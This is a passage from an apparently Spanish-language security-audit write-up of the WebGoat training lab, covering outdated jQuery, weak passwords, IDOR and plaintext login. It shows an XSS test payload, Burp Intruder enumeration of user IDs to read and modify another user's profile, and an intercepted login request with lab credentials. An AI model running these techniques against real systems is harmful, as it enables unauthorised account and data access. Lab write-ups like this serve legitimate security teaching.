13   "assignment":"SimpleXXE",
14   "attemptWasMade":true
15 }
```

Request attributes 2 ✓

Request cookies 1 ✓

Request headers 18 ✓

Response headers 4 ✓

Notes

Event log (1) All issues

Memory: 123.1MB

Figure 2: Petición modificada

# Componentes no actualizados

## Descripción

Durante la auditoría se detectó que la aplicación web utiliza componentes con versiones desactualizadas. Un atacante podría aprovechar vulnerabilidades conocidas en las versiones antiguas de los componentes para comprometer la seguridad de la aplicación.

La versión de jquery utilizada en la aplicación web es vulnerable a [CVE-2019-11358](#), que permite a un atacante ejecutar código JavaScript malicioso en el navegador de los usuarios.

## Explotación de la vulnerabilidad

Acceder a las librerías usadas en el frontend es accesible desde el propio navegador, por lo que un atacante podría identificar la versión de jquery utilizada en la aplicación web y buscar vulnerabilidades conocidas en esa versión.




Figure 1: Librerías

Un atacante podría aprovechar la vulnerabilidad en la versión de jquery para injectar código JavaScript malicioso en la aplicación web. Por ejemplo, si el atacante inyecta el siguiente código en un campo de texto:

```
<script>alert("hola mundo")</script>
```

El código JavaScript se ejecutará en el navegador de los usuarios que visiten la página web.

## Recomendación

Se recomienda actualizar los componentes de la aplicación web a las versiones más recientes para mitigar el riesgo de explotación de vulnerabilidades conocidas. Además, se recomienda implementar un proceso de gestión de vulnerabilidades para mantener actualizados los componentes de la aplicación web.

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

(A10) Server-side Request Forgery >

Client side >

Challenges >

### jquery-ui:1.10.4

This example allows the user to specify the content of the "closeText" for the jquery-ui dialog. This is an unlikely development scenario, however the jquery-ui dialog (TBD - show exploit link) does not defend against XSS in the button text of the close dialog.

Clicking go will execute a jquery-ui close dialog:  Go!

This dialog should have exploited a known flaw in jquery-ui:1.10.4 and allowed a XSS attack to occur

### jquery-ui:1.12.0 Not Vulnerable

Using the same WebGoat source code but upgrading the jquery-ui library to a non-vulnerable version eliminates the exploit.

Clicking go will execute a jquery-ui close dialog:  Go!

Figure 2: Inyección de js

## Referencias

- [CVE-2019-11358](#)
- [OWASP Top 10 2017 - A9: Using Components with Known Vulnerabilities](#)

# Uso de contraseñas seguras

- Categoría de la vulnerabilidad: A02:2021 – Weak Passwords
- CWE: [CWE-521](#)
- [Resolución de Ejercicios en WebGoat](#)

## Descripción

Durante la auditoría se detectó que la aplicación web permite el uso de contraseñas débiles. Un atacante podría aprovechar contraseñas débiles para comprometer la seguridad de la aplicación.

## Explotación de la vulnerabilidad

Dependiendo de la complejidad de la contraseña, un atacante podría adivinar la contraseña de un usuario mediante fuerza bruta o diccionario. Por ejemplo, si un usuario utiliza la contraseña 123456, un atacante podría adivinar la contraseña en pocos intentos.

Algunos patrones de contraseñas débiles son:

- Uso de contraseñas comunes como 123456, password, qwerty, admin, root, etc.
- Uso de contraseñas cortas o simples como abc123, qwerty123, password123, etc.
- Uso de información personal como nombre, fecha de nacimiento, número de teléfono, etc.
- Repetir combinaciones de caracteres como aaaaaa, 123123, qwertyqwerty, etc.

Ejemplos:

Contraseña: 1234 Estimated guesses needed to crack your password: 8

Contraseña: password Estimated guesses needed to crack your password: 3

Contraseña: admin Estimated guesses needed to crack your password: 716

## Recomendación

Se recomienda implementar políticas de contraseñas seguras para mitigar el riesgo de adivinación de contraseñas. Algunas recomendaciones para crear contraseñas seguras son:

- Utilizar contraseñas de al menos 8 caracteres de longitud.
- Utilizar una combinación de caracteres alfanuméricos, caracteres especiales y números.
- Evitar el uso de contraseñas comunes o fáciles de adivinar.
- No utilizar información personal como nombre, fecha de nacimiento, número de teléfono, etc.

Ejemplos:

hyper!text808 Estimated guesses needed to crack your password: 1125400010000

434g3t%r3kt Estimated guesses needed to crack your password: 120000010000

## Referencias

- [OWASP Top 10 2021: A02:2021 – Weak Passwords](#)
- [CWE-521: Weak Password Requirements](#)

# IDOR (Insecure Direct Object Reference)

La auditoría de seguridad de la aplicación web detectó una vulnerabilidad de Insecure Direct Object Reference (IDOR) en la funcionalidad de gestión de usuarios. Un atacante podría aprovechar esta vulnerabilidad para acceder a recursos protegidos de otros usuarios sin autorización.

## Descripción

Durante la auditoría se detectó el envío de información sensible en las solicitudes HTTP, lo que permite a un atacante acceder a información acerca de la gestión de usuarios de la aplicación web y, finalmente, a recursos protegidos de otros usuarios.

La vulnerabilidad rompe los principios de seguridad de la información de confidencialidad e integridad y dispone de un impacto crítico en la aplicación web.

## Explotación de la vulnerabilidad

Un atacante podría aprovechar la vulnerabilidad de IDOR para acceder a recursos protegidos de otros usuarios.

Podemos capturar la solicitud GET mediante un proxy web como Burp Suite o leerla directamente desde el navegador.

## Post-explotación

Un atacante puede acceder a recursos protegidos de otros usuarios, como información personal, datos sensibles, o realizar acciones en nombre de otros usuarios modificando la solicitud GET.

Podemos hacer fuzzing en la solicitud GET para identificar recursos protegidos de otros usuarios.

Y finalmente modificar la solicitud GET por un POST para modificar recursos protegidos de otros usuarios.

## Recomendaciones

Limitar el tipo de peticiones HTTP que se pueden realizar a los recursos de la aplicación web y validar la autorización de los usuarios en cada solicitud desde el servidor.

## Referencias

- OWASP - Insecure Direct Object References
- OWASP - Top 10 2017 - A4:2017-Insecure Direct Object References

```

Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Date: Thu, 27 Jun 2024 21:08:51 GMT
5 Content-Length: 104
6
7 {
8     "role":3,
9     "color":"yellow",
10    "size":"small",
11    "name":"Tom Cat",
12    "userId":"2342384"
13 }

```

Figure 1: Burp Suite

Filtrar las URL											Todos		HTML	CSS	JS	XHR	Tipografía	Imágenes	Medios	WS	Otros	Desactivar caché	Sin limitación	...
Estado	Método	Dominio	Archivo	Iniciador	Tipo	Transferido	Tama...	Cabeceras	Cookies	Solicitud	Respuesta	Tiempos	Traza de la pila											
200	GET	localhost:80...	lessonoverview.mvc	jquery.min.js:2 ...	json	905 B.	765 B	JSON		Filtrar propiedades														
200	GET	localhost:80...	lessonmenu.mvc	jquery.min.js:2 ...	json	8,41 KB	8,27 KB			Sin procesar														
200	GET	localhost:80...	lessonoverview.mvc	jquery.min.js:2 ...	json	905 B	765 B			role: 3														
200	GET	localhost:80...	lessonmenu.mvc	jquery.min.js:2 ...	json	8,41 KB	8,27 KB			color: "yellow"														
200	GET	localhost:80...	lessonoverview.mvc	jquery.min.js:2 ...	json	905 B	8,27 KB			size: "small"														
200	GET	localhost:80...	lessonmenu.mvc	jquery.min.js:2 ...	json	8,41 KB	765 B			name: "Tom Cat"														
200	GET	localhost:80...	lessonoverview.mvc	jquery.min.js:2 ...	json	905 B.	765 B			userId: "2342384"														
200	GET	localhost:80...	profile	jquery.min.js:2 ...	json	244 B	104 B																	
200	GET	localhost:80...	lessonoverview.mvc	jquery.min.js:2 ...	json	905 B	765 B																	
200	GET	localhost:80...	lessonmenu.mvc	jquery.min.js:2 ...	json	8,41 KB	8,27 KB																	
200	GET	localhost:80...	lessonoverview.mvc	jquery.min.js:2 ...	json	905 B	765 B																	
200	GET	localhost:80...	lessonmenu.mvc	jquery.min.js:2 ...	json	8,41 KB	8,27 KB																	
200	GET	localhost:80...	lessonoverview.mvc	jquery.min.js:2 ...	json	905 B.	765 B																	
200	GET	localhost:80...	lessonmenu.mvc	jquery.min.js:2 ...	json	8,41 KB	8,27 KB																	

11 solicitudes | 45,28 KB / 46,82 KB transferido | Finalizado: 21,88 s

Figure 2: Navegador

```
{
    "lessonCompleted":false,
    "feedback":"You're on the right path, try a different id",
    "output":null,
    "assignment":"IDORViewOtherProfile",
    "attemptWasMade":true
}
```

Figure 3: Recursos protegidos

The screenshot shows the Burp Suite Community Edition interface during an 'Intruder attack' on the URL `http://localhost:8080/WebGoat/IDOR/profile/{userId}`. The attack is currently at step 7. The results table displays 12 rows of data, each representing a different payload value for the userId parameter. The payloads range from 0 to 12, with values 2342384 through 2342395. The status code for all requests is 200, and the length of the responses is 31.4 bytes. The 'Comment' column for row 5 (payload 2342388) contains the value '378'. Below the table, the 'Request' tab is selected, showing the raw HTTP request and its corresponding JSON response. The response body includes fields like 'lessonCompleted', 'feedback', 'output', 'assignment', and 'attemptWasMade'.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	7			31.4	
1	2342384	200	5			383	
2	2342385	200	7			31.4	
3	2342386	200	4			31.4	
4	2342387	200	4			31.4	
5	<b>2342388</b>	<b>200</b>	<b>4</b>			<b>378</b>	
6	2342389	200	9			31.4	
7	2342390	200	4			31.4	
8	2342391	200	7			31.4	
9	2342392	200	5			31.4	
10	2342393	200	6			31.4	
11	2342394	200	6			31.4	
12	2342395	200	6			31.4	

Figure 4: Fuzzing

Actividades Burp Suite Community Edition 28 de jun 00:49

12. Intruder attack of http://localhost:8080/WebGoat/IDOR/profile/{user...} - □ ×

Attack Save

12. Intruder attack of http://localhost:8080/WebGoat/IDOR/pro... Attack ▾ Save ▾ ⚡ ⚡

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response...	Error	Timeout	Length	Comm
0		200	6			314	
1	2342384	200	4			383	
2	2342385	200	7			314	
3	2342386	200	4			314	
4	2342387	200	5			314	
5	<b>2342388</b>	<b>200</b>	<b>4</b>	<b>378</b>			
6	2342389	200	3			314	
7	2342390	200	3			314	
8	2342391	200	4			314	
9	2342392	200	3			314	
10	2342393	200	3			314	
11	2342394	200	5			314	
12	2342395	200	4			314	
13	2342396	200	4			314	
14	2342397	200	3			314	
15	2342398	200	3			314	
16	2342399	200	3			314	

Request Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Date: Thu, 27 Jun 2024 22:37:59 GMT
5 Content-Length: 245
6
7 {
8   "lessonCompleted":true,
9   "feedback":"Well done, you found someone else's profile",
10  "output":"{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}",
11  "assignment":"IDORViewOtherProfile",
12  "attemptWasMade":true
13 }

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Date: Thu, 27 Jun 2024 22:48:56 GMT
5 Content-Length: 272
6
7 {
8   "lessonCompleted":true,
9   "feedback":
10  "Well done, you have modified someone else's profile (as displayed below)",
11  "output":"{role=1, color=red, size=large, name=Buffalo Bill, userId=2342388}",
12  "assignment":"IDREditOtherProfile",
13  "attemptWasMade":true
14 }

```

Send Cancel < > Target: http://localhost:8080 ⚡ HTTP/1

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder ⚡ Settings

Comparer Logger Organizer Extensions Learn

Send Cancel < > Target: http://localhost:8080 ⚡ HTTP/1

Request Response

Pretty Raw Hex Render

Done 405 bytes | 9 millis

Event log (1) All issues Memory: 219.3MB

Figure 5: Fuzzing + Modificar recursos

# Login inseguro


- Categoría de la vulnerabilidad: A07:2021-Identification and Authentication Failures
- CWE: [CWE-287](#)
- [Resolución de Ejercicios en WebGoat](#)

## Descripción

Durante la auditoría se detectó que la aplicación web no tiene HTTPS habilitado en la página de login, lo que permite a un atacante interceptar las credenciales de los usuarios.


## Explotación de la vulnerabilidad

Utilizando un proxy web como Burp Suite, o un analizador de protocolos como Wireshark podemos capturar las credenciales de los usuarios al momento de autenticarse en la aplicación web.



The screenshot shows the Burp Suite interface with a captured POST request for the URL `/WebGoat/start.mvc?username=datadiego`. The request body contains JSON data:

```
1 POST /WebGoat/start.mvc?username=datadiego HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 50
4 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: es-ES
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57 Safari/537.36
9 Content-Type: text/plain;charset=UTF-8
10 Accept: */
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc?username=datadiego
16 Accept-Encoding: gzip, deflate, br
17 Cookie: JSESSIONID=JhBnLZvvrXieqb-SdTW0kt5e6R4t_Q3cBz4EMuHq
18 Connection: keep-alive
19
20 {
    "username": "CaptainJack",
    "password": "BlackPearl"
}
```



## Post-explotación

Una vez que el atacante ha capturado las credenciales de los usuarios, puede realizar diferentes acciones maliciosas como:

- Acceder a la cuenta de los usuarios.
- Realizar acciones en nombre de los usuarios.
- Obtener información sensible de la sesión de los usuarios.
- Realizar ataques de phishing.
- Escalar privilegios en la aplicación web si las credenciales capturadas pertenecen a un usuario con privilegios elevados.
- Realizar ataques de fuerza bruta para obtener las credenciales de otros usuarios.
- Comprometer la confidencialidad e integridad de la información de los usuarios.

## Posibles mitigaciones

Para mitigar esta vulnerabilidad, se recomienda:

- Habilitar HTTPS en la página de login y en toda la aplicación web.
- Implementar un mecanismo de autenticación seguro, como OAuth2 o OpenID Connect.
- Utilizar un mecanismo de autenticación multifactor (MFA) para proteger las cuentas de los usuarios.
- Validar y sanitizar las entradas de los usuarios antes de procesarlas en la aplicación web.
- Implementar un mecanismo de bloqueo de cuentas después de varios intentos fallidos de autenticación.

## Referencias

- OWASP: Authentication Cheat Sheet
- OWASP: Top 10 2017 - A2:2017-Broken Authentication
- CWE-287: Improper Authentication